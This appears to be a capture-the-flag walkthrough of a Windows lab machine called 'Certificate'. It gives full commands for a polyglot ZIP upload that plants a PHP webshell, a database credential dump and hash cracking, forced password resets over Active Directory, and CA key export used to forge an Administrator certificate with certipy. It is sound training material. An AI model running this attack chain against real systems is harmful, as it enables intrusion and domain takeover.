Certificate
 | |
| Release Date | 31 May 2025 |
| Retire Date | 09 Sep 9999 |
| OS | Windows |
| Difficulty | Medium |
| Base Points | 40 |
| Creator | Spectra199 |
Walkthrough
Hard - Windows
A web-app foothold via a polyglot ZIP upload, then a slow climb through AD until we abuse AD CS to forge a Domain Admin certificate.
Enum

After registering an account and brute-forcing directories, an upload.php surfaces — uploads are always worth a closer look.
gobuster dir -u http://certificate.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,php3,html,txt -t 75
gobuster dir brute-forces paths from a wordlist, -x appends file extensions to try and -t 75 runs 75 threads.

The upload endpoint complains it needs a sid parameter:

Fuzzing the parameter, s_id=36 is accepted and lets us upload ZIP files:
Polyglot ZIP

The validator only inspects the first archive, so we concatenate a “clean” ZIP with a malicious one — the server validates the legit half but extracts our webshell from the second.
echo "test file" > legit.pdf

file legit.pdf
legit.pdf: ASCII text

zip normal.zip legit.pdf
  adding: legit.pdf (stored 0%)

mkdir payload_files
cd payload_files
cp /opt/best_shell.php .
nano best_shell.php
cd ..

zip -r payload.zip payload_files
  adding: payload_files/ (stored 0%)
  adding: payload_files/best_shell.php (deflated 72%)


cat normal.zip payload.zip > combined.zip
We build two archives — a benign normal.zip and a payload.zip containing a PHP shell — then cat them into one file: validators read the first archive, the unzip routine reads the last, so the shell slips through.

Upload the combined ZIP and browse to the extracted shell:
http://certificate.htb/static/uploads/530bcdb078c2d83e3d96a0788d19bbc3/payload_files/best_shell.php
Requesting the extracted best_shell.php executes our webshell and gives command execution on the host.
MySQL
A run.php holds the database password, so we dump the app DB to harvest user hashes.

"C:\\xampp\\mysql\\bin\\mysqldump.exe" -u certificate_webapp_user -p"cert!f!c@teDBPWD" Certificate_WEBAPP_DB
mysqldump exports the entire Certificate_WEBAPP_DB database (schema + rows) using the creds we found in run.php.

Querying the USERS table directly is cleaner than reading the dump:
"C:\\xampp\\mysql\\bin\\mysql.exe" -u certificate_webapp_user -p"cert!f!c@teDBPWD" -D Certificate_WEBAPP_DB -e "SELECT * from USERS;"
mysql -e runs a single SQL query and returns just the USERS table (usernames + password hashes).
Cracking
Ignoring the obvious 2025 decoy account, we crack the remaining hashes:


…and confirm which domain user the cracked password belongs to:
BloodHound
With valid domain creds (sara.b:Blink182), we collect the graph to plan the AD path:
ntpdate -u 10.10.11.71 | bloodhound-python -u 'sara.b' -p 'Blink182' -ns 10.10.11.71 -dc DC01.certificate.htb -d certificate.htb -c all
bloodhound-python collects all AD objects and ACLs as sara.b so we can map who can act on whom.
user.txt

sara.b can reset lion.sk’s password, so we take that account over:
bloodyAD -u sara.b -p 'Blink182' -d certificate.htb --dc-ip 10.10.11.71 set password lion.sk 'password@123'
bloodyAD set password overwrites lion.sk’s password using sara.b’s force-reset right over that user.
root.txt

Enumerating the box, four users exist and a SeManageVolumeExploit.exe is sitting on disk — a strong hint that one of these accounts holds SeManageVolumePrivilege.
Pivot to ryan.k

We reset ryan.k’s password and check — that’s the account with the privilege:

SeManageVolumeExploit
abuses SeManageVolumePrivilege to grant ryan.k full control over C:\ — the binary and ca.pfx were already staged on the box.

With write access to the CA store, we export the CA’s private key:
certutil -exportPFX my "Certificate-LTD-CA" C:\Users\Public\ca.pfx
certutil -exportPFX exports the CA certificate and its private key from the machine store into ca.pfx — the key that signs every certificate in the domain.
Forging the admin certificate
Owning the CA key means we can forge a certificate for any user — so we mint one for Administrator (a Golden Certificate / ESC-style abuse):
certipy forge -ca-pfx ca.pfx -upn 'administrator@certificate.htb' -subject 'CN=Administrator,CN=Users,DC=certificate,DC=htb' -out forged_admin.pfx
certipy forge hand-crafts a client-auth certificate for administrator, signed by the stolen CA key — no enrollment or approval needed.

Authenticate with the forged certificate to pull the Administrator hash (syncing time first):
sudo ntpdate -u 10.10.11.71
Syncs our clock to the DC so Kerberos/PKINIT doesn’t reject the ticket on skew.
certipy auth -pfx forged_admin.pfx -username 'administrator' -domain 'certificate.htb' -dc-ip 10.10.11.71
certipy auth uses the forged PFX to authenticate via PKINIT and returns the Administrator NT hash.

With the hash we log in as Administrator and own the box.